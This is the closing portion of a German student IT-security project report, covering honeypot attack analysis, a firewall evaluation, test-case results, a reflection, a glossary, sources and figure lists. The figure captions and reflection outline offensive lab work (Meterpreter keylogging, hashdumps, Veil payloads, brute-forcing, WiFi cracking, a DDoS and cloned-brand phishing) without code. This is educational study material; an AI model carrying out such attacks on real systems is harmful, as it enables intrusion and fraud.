


Abbildung 396: Attacks by Country

9.3. Unterschied Kurz- und Langzeitanalyse

Es gab grundlegend eher wenig Unterschiede. Der Gedanke der Kurzeitanalyse und der Langzeitanalyse bestand darin zwei verschiedene Ansichten auf Angriffe zu erhalten. Die Unterschiede waren eher in der Qualität der Angriffe zu erkennen. Während in der Kurzeitanalyse die Interaktionen eher fragwürdige Hintergründe hatten, kann man bei der Langzeitanalyse klar von intelligenten und interessanten Interaktionen mit dem Honey Pot sprechen. Dasselbe Szenario kann man bei den Top Zehn verwendeten Passwörtern sehen. Die Ursprünge der Angriffe waren ebenfalls unterschiedlich. Diese Daten muss man mit einer gewissen Vorsicht geniessen durch Proxys und VPNs kann man den eigentlichen Standort des Angreifer sehr leicht verschleiern. Daher ist diese Datenaushebung bestimmt interessant aber auch nicht der Wahrheit getreu.

Insgesamt kann man sagen, dass es eine sehr gute Entscheidung war zwei verschiedene Analysen zu tätigen und somit unterschiedliche Werte zu bekommen. Durch diesen Vergleich konnte ich erkennen, dass die Qualität der automatisierten Angriffe extrem gut war und Angreifer vermehrt sich vulnerable Systeme suchen lassen. Die sie dann anschliessend, insofern das System genügend interessant ist, dann manuell untersuchen.

9.4. Auswertung UDM Pro

Die UDM Pro wurde in meinem Netzwerk installiert und seitdem lief die Threat Management Funktion. Es gab bis zum jetzigen Zeitpunkt (23.01.2021) keine Alarmierungen des Threat Management. Ich vermute dies liegt nicht an der Funktion selbst sondern, weil mein Heimnetzwerk als sicher bewertet werden kann. Zudem ist die Threat Management Funktion immer noch in der Beta, daher könnte diese in Zukunft noch verbessert werden.




Abbildung 397: Keine erkannten Threats

Im Punkt Sicherheit hat man viele Einstellungsmöglichkeiten, so kann man für jedes Netzwerk die Firewall Regeln definieren. Daher kann man die Sicherheit für jedes Netzwerk ermöglichen. Auch DPI (Deep Packet Inspection) bietet die UDMP Pro an, diese Funktion habe ich natürlich eingeschalten. Die UDM Pro hat mich in allen Punkten überzeugt und wird mich bestimmt in Zukunft auch nicht enttäuschen.

9.5. Auswerten der Testfälle

Testfall	Beschreibung	Ergebnis	Klassifikation
1	Testfall A1.1	Erfolgreich	True Positiv (TP)
2	Testfall A1.2	Erfolgreich	True Positiv (TP)
3	Testfall A1.3	Erfolgreich	True Positiv (TP)
4	Testfall B1.1	Erfolgreich	True Positiv (TP)
5	Testfall B1.2	Erfolgreich	True Positiv (TP)
6	Testfall B1.3	Erfolgreich	True Positiv (TP)
7	Testfall C1.1	Erfolgreich	True Positiv (TP)
8	Testfall C1.2	Erfolgreich	True Positiv (TP)
9	Testfall C1.3	Erfolgreich	True Positiv (TP)
10	Testfall D1.1	Erfolgreich	True Positiv (TP)
11	Testfall D1.2	Erfolgreich	True Positiv (TP)
12	Testfall D1.3	Erfolgreich	True Positiv (TP)
13	Testfall E1.1	Erfolgreich	True Positiv (TP)
14	Testfall E1.2	Erfolgreich	True Positiv (TP)
15	Testfall E1.3	Erfolgreich	True Positiv (TP)
16	Testfall F1.1	Erfolgreich	True Positiv (TP)
17	Testfall F1.2	Erfolgreich	True Positiv (TP)
18	Testfall F1.3	Erfolgreich	True Positiv (TP)
19	Testfall G1.1	Erfolgreich	True Positiv (TP)
20	Testfall G1.2	Erfolgreich	True Positiv (TP)
21	Testfall G1.3	Erfolgreich	True Positiv (TP)
22	Testfall H1.1	Erfolgreich	True Positiv (TP)
23	Testfall H1.2	Erfolgreich	True Positiv (TP)
24	Testfall H1.3	Erfolgreich	True Positiv (TP)

Tabelle 77: Auswertung der Testfälle

9.6. Reflexion

Die Arbeit im Modul 182 hat mir besonders viel Spass gemacht. Ich konnte verschiedene neue Inhalte lernen und auch vertiefen. Besonders viel Freude hatte ich an der Phishing Kampagne mit GoPhish. Dieses Projekt werde ich auch im Cast präsentieren. Der Umfang der Arbeit war im Vergleich zu anderen Dokumentationen eher gross. Bei den nächsten Projektarbeiten werde ich mich auf weniger Projekte konzentrieren, die aber trotzdem interessant sind. Das Vorgehen mit der IPERKA Projektmethode war eine gute Entscheidung. Dadurch kann ich mich an diese Projektmethode gewöhnen und die Planung wird dabei sehr stark gewichtet, so hat man dann bei der Realisierung keine unerwarteten Probleme. Das Aufsetzen des SOAR mit TheHive, Cortex und ergänzend MISP war sehr spannend. Besonders freute mich das man innerhalb von TheHive mit REST-API arbeiten konnte. So kann man zB. Datei auf Virustotal überprüfen lassen oder auch URLs. Auch wie einfach es ist mit Metasploit ein System anzugreifen oder auch wie leicht es ist veraltete Systeme anzugreifen (Metasploitable). Was mich besonders überrascht hat, war der Honey Pot. Mit zwei verschiedenen Analysen konnte ich differenzierte Ansichten bekommen und es überraschte mich, dass Angriffe heutzutage automatisiert ablaufen und somit auch viele Port Scans auf der ganzen Welt laufen. Der einfachste Angriff, den ich ausgeführt habe, war die DDoS Attacke. Diese bereite mir auch viel Freude. Ich hatte mehrere Server über den ganzen Globus verteilt und anschliessend mit einem einfachen Ping einen Webserver nicht erreichbar gemacht. Der Hidden Service war ein Kleinprojekt, welches eher mir spontan eingefallen ist, mich erstaunte, wie einfach es ist einen Hidden Service zu betreiben. Dies könnte in Zukunft eventuell noch für mich persönlich interessant sein.

9.7. Zukunftsauussichten

Ich arbeite momentan in meinem Lehrbetrieb in der Abteilung Operational Security. Daher möchte ich mich in Zukunft im Gebiet der IT-Security vertiefen und meine Leidenschaft ausleben. Eventuell möchte ich auch mit GoPhish eine Art Phishing aaS anbieten. Ich hatte vor kurzer Zeit mal ein Gespräch mit einem Hoteldirektor eines Zürcher Hotel der mich zum Thema Phishing einige Fragen gestellt hatte, da Personal aus dem Back Office immer wieder Phishing Mails erhält und auch schon in einige Mails reingefallen sind. Eventuell könnte ich in Zukunft Phishing Kampagnen für dieses Hotel erstellen und auch Mitarbeiter in diesem Bereich schulen. Momentan finden Gespräche statt wie man dies realisieren möchte.

10. Glossar

A-Z	Begriff	Erklärung
A	Authentisierung	Im Rahmen einer Authentisierung erbringt eine Person einen Beweis dafür, dass sie ist, wer sie zu sein vorgibt. Im Alltag geschieht dies z. B. durch die Vorlage des Personalausweises. In der IT wird hierfür häufig ein Passwort in Kombination mit einem Benutzernamen genutzt.
	Authentifizierung	Im Alltag geschieht dies z. B. durch die Prüfung des Personalausweises auf Urkundenfälschung und durch den Abgleich mit der Person. In der IT wird z. B. überprüft, ob die Kombination von Benutzernamen und Passwort im System existiert.
	Autorisierung	Im Alltag kann dies nach Vorlage des Personalausweises der Zugang zu einem Unternehmen sein, bei dem man als Gast angemeldet wurde. Aber: Vielleicht erhält man als Guest nur den Zugang zum Besprechungsraum, nicht aber zur Montagehalle. In der IT kann nach der Autorisierung in einem Benutzerkonto z. B. gearbeitet werden. Aber wenn dieses Konto nicht über Administratorenrechte verfügt, können z. B. keine neuen Programme installiert werden.
B	BIOS	BIOS (engl. Abkürzung von Basic Input Output System) Steuert die Hardware-Komponenten von Hardware-Herstellern und speichert diese im CMOS-RAM.
C	CIA	https://security.luis-luescher.com/documentations/cia/
D	DMZ	Eine Demilitarisierte Zone bezeichnet ein Computernetz mit sicherheitstechnisch kontrollierten Zugriffsmöglichkeiten auf die daran angeschlossenen Server. Die in der DMZ aufgestellten Systeme werden durch eine oder mehrere Firewalls gegen andere Netze abgeschirmt.
	DDoS	Denial of Service bezeichnet in der Informationstechnik die Nichtverfügbarkeit eines Internetdienstes, der eigentlich verfügbar sein sollte. Häufigster Grund ist die Überlastung des Datennetzes.
M	MSS	Managed Security Service
S	SLA	Ein Service-Level-Agreement bezeichnet einen Rahmenvertrag bzw. die Schnittstelle zwischen Auftraggeber und Dienstleister für wiederkehrende Dienstleistungen.
T	Terminologie	Eine Terminologie ist die Menge aller Termini eines Fachgebiets. Sie ist Teil der Fachsprache, die zusätzlich über andere charakteristische Merkmale, etwa Phraseologie oder Grammatik, verfügt. Terminologien können beispielsweise in einem Wörterbuch, einem Glossar oder einem Thesaurus formuliert sein
U	USV	Eine unterbrechungsfreie Stromversorgung stellt die Versorgung kritischer elektrischer Lasten bei Störungen im Stromnetz sicher, englisch Uninterruptible Power Supply. Davon zu unterscheiden ist die Netzersatzanlage, da diese bei der Umschaltung eine kurze Unterbrechung der Stromversorgung hat.
V	VPN	VPN bezeichnet ein virtuelles privates Kommunikationsnetz. Virtuell in dem Sinne, dass es sich nicht um eine eigene physische Verbindung handelt, sondern um ein bestehendes Kommunikationsnetz, das als Transportmedium verwendet wird.
W	WAN	Ein Wide Area Network ist ein Rechnernetz, das sich im Unterschied zu einem LAN oder MAN über einen sehr grossen geografischen Bereich erstreckt.

Tabelle 78: Glossar

11. Verzeichnisse

11.1. Quellenverzeichnis

Nummer	Link	Autor	Aufgerufen am
1	https://www.youtube.com/watch?v=OfB64pk6_f4&ab_channel=NDCCConferences	YouTube Kanal Johnny Netsec	18.12.2020
2	https://www.ionos.de/digitalguide/server/sicherheit/honeypot-it-sicherheit-durch-ablenkprogramme/	Digital guide IONOS by 1&1	20.12.2020
3	https://www.security-insider.de/was-ist-ein-honeypot-a-703883/	Stefan Luber	20.12.2020
4	https://t3n.de/news/eigentlich-honeypot-1272255/	T3n Digital Pioneers	20.12.2020
5	https://www.kaspersky.de/resource-center/threats/what-is-a-honeypot	Kaspersky.de	20.12.2020
6	https://www.digitalocean.com/community/tutorials/how-to-install-mariadb-on-ubuntu-18-04-de	Digital Ocean	23.12.2020
7	https://docs.getgophish.com/user-guide/installation	GoPhish	22.12.2020
8	https://kifarunix.com/install-gophish-on-ubuntu-18-04-debian-9-8/	Kifra Unix	30.12.2020
9	https://docs.getgophish.com/user-guide/getting-started	GoPhish	28.12.2020
10	https://kerneltalks.com/tools/how-to-start-stop-restart-mariadb-server-in-linux/	Kernel Talks	27.12.2020
11	https://www.youtube.com/watch?v=YSNaEITDbMo&ab_channel=myexploit2600	YouTube Kanal Johnny Netsec	30.12.2020
12	https://askubuntu.com/questions/1029177/error-1698-28000-access-denied-for-user-rootlocalhost-at-ubuntu-18-04	Ask Ubuntu	29.12.2020
13	https://help.zerossl.com/hc/en-us/articles/360015629239-Installing-SSL-Certificate-on-Apache	Zero SSL	30.12.2020
14	https://de.wikipedia.org/wiki/Internet_Relay_Chat	Wikipedia Org	30.12.2020
15	https://searchsecurity.techtarget.com/answer/What-is-red-and-white-hat-hacking	Tech Target	30.12.2020
16	https://files.ifi.uzh.ch/cl/siclemat/lehre/hs09/ecl1/script/html/scriptse26.html	Universität Zürich	30.12.2020
17	https://en.wikipedia.org/wiki/Confusion_matrix	Wikipedia Org	30.12.2020

Tabelle 79: Quellenverzeichnis

11.2. Tabellenverzeichnis

Tabelle 1: Leistungsbeurteilungsvorgaben des Moduls 182	16
Tabelle 2: Bewertungsraster LB2.....	19
Tabelle 3: Leitfrage A1.1	21
Tabelle 4: Leitfrage A1.2	21
Tabelle 5: Leitfrage A1.3	21
Tabelle 6: Leitfrage B1.1	22
Tabelle 7: Leitfrage B1.2	22
Tabelle 8: Leitfrage B1.3	22
Tabelle 9: Leitfrage C1.1	23
Tabelle 10: Leitfrage C1.2.....	23
Tabelle 11: Leitfrage C1.3	23
Tabelle 12: Leitfrage D1.1	24
Tabelle 13: Leitfrage D1.2.....	24
Tabelle 14: Leitfrage D1.3	24
Tabelle 15: Leitfrage E1.1	25
Tabelle 16: Leitfrage E1.2	25
Tabelle 17: Leitfrage E1.3	25
Tabelle 18: Leitfrage F1.1	26
Tabelle 19: Leitfrage F1.2	26
Tabelle 20: Leitfrage F1.3	26
Tabelle 21: Leitfrage G1.1	27
Tabelle 22: Leitfrage G1.2	27
Tabelle 23: Leitfrage G1.3	27
Tabelle 24: Leitfrage H1.1	28
Tabelle 25: Leitfrage H1.2	28
Tabelle 26: Leitfrage H1.3	28
Tabelle 27: Projektantrag	29
Tabelle 28: Aufbau Namenskonvention	32
Tabelle 29: Unterscheidung verschiedener Gerätetypen.....	32
Tabelle 30: Wichtige Termine der LB2.....	33
Tabelle 31: Arbeitstage der LB2	33
Tabelle 32: Tag 1	37
Tabelle 33: Tag 2	38
Tabelle 34": Tag 3	39
Tabelle 35: Tag 4	40
Tabelle 36: Tag 5	41
Tabelle 37: Tag 6	42
Tabelle 38: Tag 7	43
Tabelle 39: Tag 8	44
Tabelle 40: Tag 9	45
Tabelle 41: Tag 10	46
Tabelle 42: Tag 11	47
Tabelle 43: Tag 12	48
Tabelle 44: Tag 13	49
Tabelle 45: SWOT Analyse	58
Tabelle 46: Lokationen Linode.com	62
Tabelle 47: Lokationen Ionos.com	63
Tabelle 48: Testfall A1.1.....	294
Tabelle 49: Testfall A1.2.....	294
Tabelle 50: Testfall A1.3.....	295
Tabelle 51: Testfall B1.1.....	295
Tabelle 52: Testfall B1.2.....	296
Tabelle 53: Testfall B1.3.....	296

Tabelle 54: Testfall C1.1	297
Tabelle 55: Testfall C1.3	298
Tabelle 56: Testfall D1.1	298
Tabelle 57: Testfall D1.2	299
Tabelle 58: Testfall D1.3	299
Tabelle 59: Testfall E1.1.....	300
Tabelle 60: Testfall E1.2.....	301
Tabelle 61: Testfall E1.3.....	301
Tabelle 62: Testfall F1.1.....	301
Tabelle 63: Testfall F1.2.....	302
Tabelle 64: Testfall F1.3.....	302
Tabelle 65: Testfall G1.1	303
Tabelle 66: Testfall G1.2	303
Tabelle 67: Testfall G1.3	304
Tabelle 68: Testfall H1.1	304
Tabelle 69: Testfall H1.2	305
Tabelle 70: Testfall H1.3	305
Tabelle 71: Cowrie Top 10 Nutzernamen.....	307
Tabelle 72: Cowrie Top 10 Passwörter.....	308
Tabelle 73: Top 10 Interaktionen	309
Tabelle 74: Top 10 Nutzernamen	312
Tabelle 75: Top 10 Passwörter.....	312
Tabelle 76: Top 10 Interaktionen	313
Tabelle 77: Auswertung der Testfälle.....	316
Tabelle 78: Glossar.....	318
Tabelle 79: Quellenverzeichnis.....	319

11.3. Abbildungsverzeichnis

Abbildung 1: Beispiel Abbildung	12
Abbildung 2: Beispiel Tabelle	12
Abbildung 3: Arbeitsplatz von Luis Lüscher	30
Abbildung 4: Dokumentablage auf dem NAS	31
Abbildung 5: Namenskonvention	32
Abbildung 6: GANTT Plan LB2 M182	34
Abbildung 7: IPERKA	50
Abbildung 8: Logo Nine Internet Solutions AG	63
Abbildung 9: Logo Infomaniak Network SA	64
Abbildung 10: Der Prozess der Ausführung eines Incident Response Plan	67
Abbildung 11: Incident Response Pläne vs. Business Continuity Pläne	70
Abbildung 12: Architektur von TheHive	72
Abbildung 13: Workflow TheHive	72
Abbildung 14: Architektur von Cortex	73
Abbildung 15: Funktionsweise MISP	75
Abbildung 16: Einstellungsmöglichkeit Phishing Button	79
Abbildung 17: Show Payloads	85
Abbildung 18: Event Viewer vorher	87
Abbildung 19: Anwendungsbeispiel danach	87
Abbildung 20: Optionen zur Umgebungserkennung	95
Abbildung 21: Honey Pot für Unternehmen	98
Abbildung 22: Vor- und Nachteile Honey Pot	98
Abbildung 23: Typen von Hackern	100
Abbildung 24: Abbildung des T-Pot	101
Abbildung 25: Darstellung von ARP Spoofing von ionos.de	107
Abbildung 26: Darstellung des Aufbau von TOR	109
Abbildung 27: Aufteilung des Internet	110
Abbildung 28: Create Button	115
Abbildung 29: Auswahl verschiedener Services	115
Abbildung 30: Auswahl des Image	115
Abbildung 31: Region auswählen	115
Abbildung 32: Abonnement auswählen	116
Abbildung 33: Hostname setzen	116
Abbildung 34: Setzen des Root Passwort	116
Abbildung 35: Status	117
Abbildung 36: Putty Fenster	117
Abbildung 37: NMAP Scan	117
Abbildung 38: Status Elasticsearch Failed	118
Abbildung 39: Status TheHive	120
Abbildung 40: URL TheHive	120
Abbildung 41: Aktualisierung der TheHive Datenbank	120
Abbildung 42: Erstellung des TheHive Admin	120
Abbildung 43: Login-Panel TheHive	121
Abbildung 44: Outlook Kategorie	123
Abbildung 45: Farbkategorien Einstellungen	123
Abbildung 46: Erstellen eines neuen Ordner	124
Abbildung 47: Cortex URL	126
Abbildung 48: Aktualisierung der Cortex Datenbank	126
Abbildung 49: Erstellen eines Administratoren Account	126
Abbildung 50: Reiter Organizations	127
Abbildung 51: Button Add organization	127
Abbildung 52: Erstellen einer Organisation	127
Abbildung 53: Erstellte Organisation	127

Abbildung 54: Default Organisation Cortex	127
Abbildung 55: Deaktivierte Organisation	128
Abbildung 56: Aktivierungsbutton für Organisation	128
Abbildung 57: Benutzerverwaltung innerhalb der Organisation ICTSYS	129
Abbildung 58: Enable Button in Cortex	132
Abbildung 59: Parameter für VirusTotal_Scan_3_0	132
Abbildung 60: Save Button in Cortex	132
Abbildung 61: Ausführen einer Analyse	133
Abbildung 62: Resultat der Analyse	133
Abbildung 63: Analyzers in Cortex	134
Abbildung 64: Responders Config in Cortex	135
Abbildung 65: Responders in Cortex	135
Abbildung 66: Erstellen eines API User	136
Abbildung 67: Status des User th_cort_int	136
Abbildung 68: Erstellen eines API Key	136
Abbildung 69: Kopieren des API Key	136
Abbildung 70: Status der Integration von Cortex in MISP	137
Abbildung 71: New Case in TheHive	138
Abbildung 72: Case in TehHive	138
Abbildung 73: Observables dem Case hinzufügen	138
Abbildung 74: Erstellen eines Observable	139
Abbildung 75: Observable List im Case	139
Abbildung 76: Starten der Analyzers	140
Abbildung 77: Auswahl der Analyzers	140
Abbildung 78: Job History vom TheHive Case	141
Abbildung 79: Analyse der URL in TheHive	141
Abbildung 80: Erstellen eines Observable vom Type File	142
Abbildung 81: Positives Ergebniss eines File Check	142
Abbildung 82: Erstellung des User MISP	143
Abbildung 83: Installationsbestätigung MISP	143
Abbildung 84: Loginfenster MISP	144
Abbildung 85: Passwort ändern	144
Abbildung 86: Bearbeiten des Profil	144
Abbildung 87: Anpassen der Email	145
Abbildung 88: Server Settings & Maintenance unter dem Reiter Administration	146
Abbildung 89: MISP settings	146
Abbildung 90: Anpassen der verwendeten URLs	146
Abbildung 91: Anpassen des Organisationnamens und Kontaktadresse	146
Abbildung 92: Anpassung des Footer	147
Abbildung 93: Anpassung der Willkommensnachricht oberhalb des Bildes	147
Abbildung 94: Anpassung der Willkommensnachricht unterhalb des Bildes	147
Abbildung 95: Login-Page MISP	147
Abbildung 96: Footer MISP	148
Abbildung 97: Manage files Reiter	148
Abbildung 98: Bild hochladen	148
Abbildung 99: Verlinkung des Bild	148
Abbildung 100: Angepasstes Login-Panel	148
Abbildung 101: Hinzufügen einer Organisation	149
Abbildung 102: Weitere Informationen zur Organisation	149
Abbildung 103: Die verschiedenen Organisationen innerhalb von MISP	150
Abbildung 104: Add User Button in MISP	151
Abbildung 105: Error MISP-Server	153
Abbildung 106: TheHive About Fenster	155
Abbildung 107: Neuer Case TheHive	155

Abbildung 108: Hinzufügen eines Observable	156
Abbildung 109: Share Button in TheHive	156
Abbildung 110: MISP Export Fenster in TheHive	156
Abbildung 111: Bestätigungs Nachricht für MISP Export	157
Abbildung 112: Exportierter TheHive Case im MISP	157
Abbildung 113: Observables aus TheHive	157
Abbildung 114: Bearbeitung eines Event	157
Abbildung 115: Publish Event.....	158
Abbildung 116: Neuer Alert	158
Abbildung 117: Importierter Event aus MISP	158
Abbildung 118: Google Chrome Suchleiste	162
Abbildung 119: Terminal von GoPhish.....	162
Abbildung 120: Anmeldefenster.....	163
Abbildung 121: Neues Passwort setzen	164
Abbildung 122: GoPhish Dashboard.....	164
Abbildung 123: Users & Groups	165
Abbildung 124: Parameter für neue Gruppe	165
Abbildung 125: Beispiel einer ergänzten CSV Datei.....	166
Abbildung 126: Erstellen einer neuen Gruppe.....	167
Abbildung 127: Rechnung von Zalando die per Mail verschickt wurde	168
Abbildung 128: Gmail HTML-Code anzeigen.....	168
Abbildung 129: Kopieren des HTML-Code.....	169
Abbildung 130: Erstellen eines Email Template	169
Abbildung 131: Importieren eines Email	169
Abbildung 132: Importieren eines Email Bild 2.....	170
Abbildung 133: Einsehen der Mail	170
Abbildung 134: HTML-Code anzeigen lassen.....	171
Abbildung 135: Quellcode ursprünglicher Link	171
Abbildung 136: Variable für die Landing Page	171
Abbildung 137: Abspeichern der Einstellung.....	171
Abbildung 138: Erstellen einer Landing Page	172
Abbildung 139: Erste Werte angeben	172
Abbildung 140: Importieren einer Website	172
Abbildung 141: Vorschau auf Landing Page	173
Abbildung 142: Erstellen eines Sending Profiles	174
Abbildung 143: Angaben für Mail.....	174
Abbildung 144: Angaben testen.....	175
Abbildung 145: Verschicken eines Test Mail.....	175
Abbildung 146: Test Email.....	175
Abbildung 147: Erstellen einer Campaign	176
Abbildung 148: Fenster New Campaign	176
Abbildung 149: Bestätigung.....	177
Abbildung 150: Phishing Mail	177
Abbildung 151: Landing Page von Zalando	179
Abbildung 152: Monitoring der Phishing Attacke	179
Abbildung 153: Detaillierte Abfolge der Phishing Attacke	180
Abbildung 154: Details der versendeten Daten	180
Abbildung 155: Öffnen der Account Settings.....	181
Abbildung 156: Aktivieren des Email Account Monitoring	181
Abbildung 157: Setzen der IMAP Credentials	181
Abbildung 158: Erweiterte Einstellung	182
Abbildung 159: Testen der Einstellung	182
Abbildung 160: Erfolgreiche Einstellungen.....	182
Abbildung 161: Angaben zur Domain	183

Abbildung 162: Gültigkeitsdauer des Zertifikat	184
Abbildung 163: Aktivieren der automatischen Verlängerung	184
Abbildung 164: Auswahl des Paket	185
Abbildung 165: Verifizierung der Domain.....	185
Abbildung 166: CNAME Records DNS Einstellungen	186
Abbildung 167: Bestätigung.....	186
Abbildung 168: Erstellte Zertifikate herunterladen.....	187
Abbildung 169: Zertifikate auf dem Server	187
Abbildung 170: Account Settings	189
Abbildung 171: Einstellungsmöglichkeiten 1	190
Abbildung 172: Einstellungsmöglichkeiten 2	191
Abbildung 173: Installationsdatei	191
Abbildung 174: Button in Outlook	192
Abbildung 175: Bestätigung Meldung eines Phishing Mails.....	192
Abbildung 176: Bestätigung Meldung eines Phishing Mails 2.....	192
Abbildung 177: Betreff eines gemeldeten Mail	192
Abbildung 178: Anhang eines gemeldeten Mail	193
Abbildung 179: Gemeldetes Mail in GoPhish 1	193
Abbildung 180: Gemeldetes Mail in GoPhish 2	193
Abbildung 181: Aufbau der WiFi Attack	194
Abbildung 182: Hinzufügen der Wi-Fi USB Schnittstelle.....	194
Abbildung 183: WLAN Interfaces.....	194
Abbildung 184: Prozesse des WLAN-Interfaces.....	195
Abbildung 185: Stoppen der Prozesse.....	195
Abbildung 186: Monitoring-Modus	195
Abbildung 187: Überprüfung der Einstellung.....	195
Abbildung 188: Suchen von Wi-Fi Signalen	196
Abbildung 189: Nachahmen eines Wi-Fi Signal	196
Abbildung 190: Deauthentifizierung der momentan verbundenen Geräte	197
Abbildung 191: Erstellte Files	197
Abbildung 192: Erstellen einer Wortliste	198
Abbildung 193: Aircrack-ng Prozess.....	198
Abbildung 194: Gefundenes Passwort.....	199
Abbildung 195: Beweis WLAN-Passwort	199
Abbildung 196: Herunterladen des Veil-Framework	200
Abbildung 197: Wechseln in das neue Verzeichnis Veil	200
Abbildung 198: Installation des Veil-Framework	200
Abbildung 199: Starten von Veil mit Python3	201
Abbildung 200: Auswahl des Veil Tool.....	201
Abbildung 201: Auswahl der verschiedenen Payloads	202
Abbildung 202: Verfügbaren Parameter für Payload	203
Abbildung 203: LHOST und LPORT setzen.....	203
Abbildung 204: Generieren des Payload	204
Abbildung 205: Output.....	204
Abbildung 206: .exe auf dem Zielsystem	204
Abbildung 207: Ausführen des Exploit und verbinden mit dem Zielsystem	205
Abbildung 208: Inkognito Modus & Tokens.....	205
Abbildung 209: Impersonate Token des User IsIschr	205
Abbildung 210: Privilegien des User IsIschr	206
Abbildung 211: Öffnen der Eingabeaufforderung	206
Abbildung 212: CMD.exe Fenster auf dem Zielsystem.....	206
Abbildung 213: Shell Befehl als Alternative.....	207
Abbildung 214: Aktueller User auf dem Zielsystem	207
Abbildung 215: Informationen der Files auf dem Desktop	207

Abbildung 216: Herunterladen einer Datei	208
Abbildung 217: Inhalte der heruntergeladenen Datei	208
Abbildung 218: Beweisbild der Datei	208
Abbildung 219: Hinzugefügt Inhalte	209
Abbildung 220: Beweisbild der hinzugefügten Sätze	209
Abbildung 221: Herunterfahren des Zielsystem	209
Abbildung 222: Bild des Zielsystem	209
Abbildung 223: Screenshot Befehl in Meterpreter	210
Abbildung 224: Screenshot des Zielsystem	210
Abbildung 225: Webcams des Zielsystem	210
Abbildung 226: Bild von mir mit der Webcam des Zielsystem	211
Abbildung 227: Momentan laufende Prozesse	211
Abbildung 228: Migration des eigenen Prozess	212
Abbildung 229: Keylogger Dump	212
Abbildung 230: Geschreibene Wörter für Keylogger	212
Abbildung 231: Verwenden eines neuen Exploit	212
Abbildung 232: Starten des ByPassUAC Injection Exploit	213
Abbildung 233: Hashdump des Zielsystem	213
Abbildung 234: PowerShell Module des Zielsystem	213
Abbildung 235: Ausgaben der WinSCP Anmeldedaten	214
Abbildung 236: Ausgeschalteter Antivirenschutz	214
Abbildung 237: Ausgabe im Terminal	214
Abbildung 238: vCenter Converter Standalone	216
Abbildung 239: Neue VM	216
Abbildung 240: Auswählen der VMX Datei	217
Abbildung 241: Angaben zum ESX Server	217
Abbildung 242: Name VM	218
Abbildung 243: Datastore	218
Abbildung 244: Zusammenfassung	219
Abbildung 245: Offene Ports und deren Service	220
Abbildung 246: Offene Ports und deren Service sowie Version	221
Abbildung 247: Ergebnis des UDP Scan	222
Abbildung 248: Initialisieren sowie Starten von Metasploit	223
Abbildung 249: Status der PostgreSQL DB	223
Abbildung 250: MySQL Scanner verwenden und Anforderungen prüfen	223
Abbildung 251: Starten des Scanner	224
Abbildung 252: Verwenden des MySQL Login Scanner	224
Abbildung 253: Setzen verschiedener Parameter	224
Abbildung 254: Bruteforce mit einem erfolgreichen Resultat	225
Abbildung 255: Erfolgreicher Zugriff auf die Datenbank mit User root	225
Abbildung 256: Inhalt der Tabelle users_users	226
Abbildung 257: Anforderungen des Scanner SSH Login	227
Abbildung 258: Setzen der Parameter und starten des Scanner	227
Abbildung 259: Erfolgreicher SSH Zugriff	228
Abbildung 260: NMAP Scan TCP 21	229
Abbildung 261: Suchen nach einem Exploit	229
Abbildung 262: Verwendung der vsftpd Backdoor	230
Abbildung 263: Starten des Exploit	230
Abbildung 264: WinSCP Anmeldung auf Server	231
Abbildung 265: Erfolgreiche Anmeldung auf dem Server	231
Abbildung 266: Verwendung des Telnet Login Scanner	232
Abbildung 267: Setzen der Parameter und starten des Scanner	232
Abbildung 268: Erfolgreiche Bruteforce Attacke	232
Abbildung 269: Erfolgreicher Verbindungsaufbau via Telnet	233

Abbildung 270: Erfolgreiche Anmeldung auf dem Zielsystem.....	233
Abbildung 271: Traffic Aufzeichnung in Wireshark	234
Abbildung 272: Verwenden des SMTP Enum Scanner	235
Abbildung 273: Setzen des RHOST und starten des Scanner.....	235
Abbildung 274: NMAP Scan auf TCP Port 80	236
Abbildung 275: Auswahl des Scanner und betrachten der Anforderungen	236
Abbildung 276: Setzen des RHOST	236
Abbildung 277: Starten des Scanner	236
Abbildung 278: Suche nach einem Exploit.....	236
Abbildung 279: Suche nach einem Skript	237
Abbildung 280: PHP CGI Injection Exploit	237
Abbildung 281: Erfolgreicher Zugang auf das Zielsystem.....	237
Abbildung 282: Informationen zum Portmapper und NFS	238
Abbildung 283: Showmount Befehl.....	238
Abbildung 284: Generieren eines RSA SChlüssel Paar	239
Abbildung 285: Setzen des Mount Punkt	239
